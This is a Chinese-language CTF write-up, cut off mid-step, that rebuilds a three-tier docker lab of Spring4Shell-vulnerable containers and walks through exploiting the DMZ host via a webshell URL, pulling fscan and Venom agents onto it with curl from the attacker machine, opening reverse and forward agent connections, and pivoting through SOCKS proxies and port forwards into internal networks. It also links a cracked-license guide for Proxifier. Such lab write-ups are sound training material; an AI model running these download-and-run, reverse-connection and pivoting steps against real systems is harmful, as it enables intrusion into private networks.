ZZUCTF 内网穿透复现报告

前置知识

问 chatGPT 一键开启 clash 代理脚本

```
#!/bin/bash

ENV_FILE="/etc/environment"
SUDOERS_FILE="/etc/sudoers"
PROXY_ENABLED=false

# 代理配置
HTTP_PROXY="http://127.0.0.1:7890"
HTTPS_PROXY="http://127.0.0.1:7890"
NO_PROXY="localhost,127.0.0.1"

# 检查代理是否已启用
check_proxy() {
    if grep -q "$HTTP_PROXY" "$ENV_FILE"; then
        PROXY_ENABLED=true
    else
        PROXY_ENABLED=false
    fi
}

# 启用代理
enable_proxy() {
    echo "Enabling proxy..."
    # 配置 /etc/environment
    sudo bash -c "cat >> $ENV_FILE <<EOF
export http_proxy=\"$HTTP_PROXY\"
export https_proxy=\"$HTTPS_PROXY\"
export no_proxy=\"$NO_PROXY\"
EOF"

    # 配置 sudo 保留环境变量
    sudo bash -c "echo 'Defaults    env_keep+=\"http_proxy https_proxy
no_proxy\"' >> $SUDOERS_FILE"

    echo "Proxy enabled. Please reboot for changes to take effect."
}

# 禁用代理
disable_proxy() {
    echo "Disabling proxy..."
```

```
    # 从 /etc/environment 移除代理配置
    sudo sed -i '/http_proxy=/d' "$ENV_FILE"
    sudo sed -i '/https_proxy=/d' "$ENV_FILE"
    sudo sed -i '/no_proxy=/d' "$ENV_FILE"

    # 从 sudoers 移除代理配置
    sudo sed -i '/env_keep/d' "$SUDOERS_FILE"

    echo "Proxy disabled. Please reboot for changes to take effect."
}

# 主菜单
main() {
    check_proxy

    if $PROXY_ENABLED; then
        echo "Proxy is currently enabled."
        read -p "Do you want to disable it? (y/n): " choice
        if [[ $choice == "y" || $choice == "Y" ]]; then
            disable_proxy
        else
            echo "No changes made."
        fi
    else
        echo "Proxy is currently disabled."
        read -p "Do you want to enable it? (y/n): " choice
        if [[ $choice == "y" || $choice == "Y" ]]; then
            enable_proxy
        else
            echo "No changes made."
        fi
    fi
}

main
```

查看是否开启代理。

```
grep -q "$HTTP_PROXY" "$ENV_FILE"
```

`grep sentence filename`， 加不加双引号都可以。
`-q` 代表 quite 模式，只会输出 0 和 1 。

用正则表达式，删掉那一行。

```
sudo sed -i '/http_proxy=/d' "$ENV_FILE"
```

`sed` 也是一种编辑器。
`-i` 代表直接在文件中修改，in-place。

`'/http_proxy=/d'` 匹配那一行，然后删掉 `d`。

docker 镜像源

一键设置镜像加速：
修改文件 /etc/docker/daemon.json（如果不存在则创建）

```
/etc/docker/daemon.json
```

修改JSON文件 更改为以下内容 然后保存

```
{"registry-mirrors": ["https://dockerpull.org"]}
```

保存好之后 执行以下两条命令

```
sudo systemctl daemon-reload #重载systemd管理守护进程配置文件
```

```
sudo systemctl restart docker #重启 Docker 服务
```

本地搭建环境

更新源，安装 docker 什么的先不说了。

创建文件夹


```
- spring-rce/
  - docker-compose.yml
  - flag.txt (flag{fake_flag})
```

创建 `docker-compose.yml` 文件

```
version: "2"
services:
  dmz-app:
    image: vulfocus/spring-core-rce-2022-03-29
    ports:
      - "58080:8080"
    networks:
      - dmz
      - yunwei
  yunwei-app:
```

```
    image: vulfocus/spring-core-rce-2022-03-29
    networks:
      - yunwei
      - office
  office-app:
    image: vulfocus/spring-core-rce-2022-03-29
    volumes:
      - ./flag.txt:/flag
    networks:
      - office
networks:
  dmz:
    internal: false
  yunwei:
    internal: true
  office:
    internal: true
```

大概是这样的：



启动 docker compose 环境

```
sudo docker-compose up -d
```

查看命令是否成功启动

```
sudo docker-compose ps
```

查看网络情况

```
docker network ls
```

kali linux 本地

```
http://127.0.0.1:58080
```

查看容器情况

```
sudo docker ps
```

内部两台机器无法访问，要用这条命令开启交互。

```
sudo docker exec -it <Container ID> /bin/bash
```

关掉 docker。

```
sudo docker-compose down
```

```
sudo docker system prune -f
```

本地复现

Exp:
https://github.com/TheGejr/SpringShell

直接用 exp 打。
http://192.168.84.128:58080/tomcatwar.jsp?pwd=j&cmd=whoami

`ip a` 查看网卡。

```
127.0.0.1/8
172.18.0.2/16
172.19.0.3/16
```

有两个网段，我们应该需要 `yunwei` 这个网段。 `dmz` 只连一台机器， `yunwei` 连两台机器。用 `fscan` 扫描，根据区别应该能识别出 `yunwei` 网段。

`fscan`：
https://github.com/shadow1ng/fscan/releases/tag/1.8.4

本地


```
192.168.216.1
```

开好 python 内置的 http server。

使用 `curl` 下载 `fscan`

```
curl http://192.168.216.1:8000/fscan -o fs
```

查看根目录，发现成功。



加权限

```
chmod 777 fs
```

整理一下信息

```
本机：192.168.216.1
靶机：192.168.84.128

dmz-app 网段
172.18.0.2/16
172.19.0.3/16
```

先扫第一个网段。

```
./fs -h 172.18.0.2/16
```

`fscan` 会自动生成 `result.txt`

```
cat result.txt
```

扫描结果

```
172.18.0.2:8080 open
WebTitle http://172.18.0.2:8080 code:200
```

故可以确定这是 `dmz` 网段。`dmz-app` 在 `dmz` 段中的地址为 `172.18.0.2:8080`。

可以得到这张图：


再扫第二个。

```
./fs -h 172.19.0.3/16
```

结果：

```
172.19.0.2:8080 open
172.19.0.3:8080 open
WebTitle http://172.19.0.3:8080 code:200
WebTitle http://172.19.0.2:8080 code:200
```

故可以确定这是 `yunwei` 网段
在 `yunwei` 段中：
`dmz-app` -- `172.19.0.3:8080`
`yunwei-app` -- `172.19.0.2:8080`



尝试在 `dmz-app` 上访问 `yunwei-app`

```
curl http://172.19.0.2:8080
```

回显为 `ok`，再次验证 `yunwei-app` 的位置。

`yunwei-app` 处于内网之中，不出网，所以要内网穿透穿出来。

接下来使用 `venom` 实现内网穿透。
https://github.com/Dliv3/Venom

本地检测 5001 端口

```
./admin.exe -lport 5001
```

```
PS D:\Tools\Venom v1.1.0> ./admin.exe -lport 5001
Venom Admin Node Start...

                { v1.1  author: Dlive }
 ____    ____   /____    ____    ____    _____
 \   \  /   /  // __ \  /    \  /    \  /     \
  \   Y   /  /\  ___/|  |  (  <_>  )  Y Y  \
   \___/   \___  >___|  /\____/|__|_|  /
               \/     \/              \/

(admin node) >>>
```

在 `dmz-app` 上查看版本信息，选择正确的 `venom` 版本。

```
uname -m
x86_64
```

本地开好 `python http.server` ， `dmz-app` 上下载。

```
curl http://192.168.216.1:8000/agent_linux_x64 -o agent
chmod 777 agent
```

`dmz-app` 上：

```
./agent -rhost 192.168.216.1 -rport 5001
```

连接成功。

展示网络拓扑结构，走到 `node1` 。（以下 `dmz-app` 简称 `node1` ）

```
show
goto 1
```


在 `node1` 上：

```
socks 1001
```


将 `node1` 的代理发到本地的 1001 端口上。

接下来配好 proxifier 。
下载及免费激活： https://www.cnblogs.com/wushiyiwuzhong/p/17809020.html


在 `proxy servers`



在 `proxy rule`


Proxification Rule
Name:
spring-rce
Enabled
Applications
Any
Example: iexplore.exe; "C:\some app.exe"; fire*.exe; *.bin
Browse...
Target hosts
172.19.0.2;
Example: 127.0.0.1; *.example.com; 192.168.1.*; 10.1.0.0-10.5.255.255
Target ports
8080
Example: 80; 8000-9000; 3128
Action:
Proxy SOCKS5 127.0.0.1
Advanced...
OK
Cancel

成功穿出来。



继续打入 poc，回显在中间。

`yunwei-app` 只能访问 `node1`。所以要往 `yunwei-app` 传文件，只能从 `node1` 上下载。但是 `node1` 没有 `python` 环境，不能简单地开放 http 服务器。

那么这时候就端口转发，将 `node1` 的 8888 端口转发到本地的 8888 端口。

- lforward/rforward 将本地端口转发到远程/将远程端口转发到本地

  lforward将admin节点本地的8888端口转发到node1的8888端口

```
(node 1) >>> lforward 127.0.0.1 8888 8888
forward local network 127.0.0.1 port 8888 to remote port 8888
```

在 `node1` 上:

```
(node 1) >>> lforward 127.0.0.1 8888 8888
forward local network 127.0.0.1 port 8888 to remote port 8888
(node 1) >>>
```

接下来就可以用 `curl` 访问到 `admin` 节点的 http 服务了。`admin` 就是我们自己正在操纵的机器。

在 `yunwei-app` 上。

```
curl http://172.19.0.3:8888/fscan -o fs
chomd 777 fs
```

探测 yunwei-app 环境

```
ip a
```

yunwei 所连接的网段

```
inet 172.19.0.2/16 -- yunwei
inet 172.20.0.3/16 -- office
```

直接扫 `office` 网段。

```
./fs -h 172.20.0.3/16
```


结果:

```
172.20.0.3:8080 open
172.20.0.2:8080 open
WebTitle http://172.20.0.3:8080 code:200
WebTitle http://172.20.0.2:8080 code:200
```

所以:

`172.20.0.2` -- office-app

得到：



现在要将 office-app 穿出来，那么就让 `yunwei-app` 作代理。

`node1` -- `dmz-app`
需连上 `node2` -- `yunwei-app`，然后用 `venom` 返回 `node2` 的代理。

检查 `yunwei-app` 的版本。

```
uname -m
x86_64
```

继续用端口转发下载 `agent`。

```
curl http://172.19.0.3:8888/agent_linux_x64 -o agent
chmod 777 agent
```

WP 说的是反向连接，但是我没成功，我用的是正向连接。

在node1节点监听9997端口, 然后在另一台机器上运行 `./agent_linux_x64 -rhost 192.168.204.139 -rport 9997` 连接node1

```
(node 1) >>> listen 9997
listen 9997
the port 9997 is successfully listening on the remote node!
(node 1) >>> show
A
+ -- 1
     + -- 2
     + -- 3
```

yunwei-app 上：

```
./agent -lport 5002
```

node1 连接。

```
connect 172.19.0.2 5002
```


连接成功


```
goto 2
```

返回 `node2` 的代理

```
socks 1002
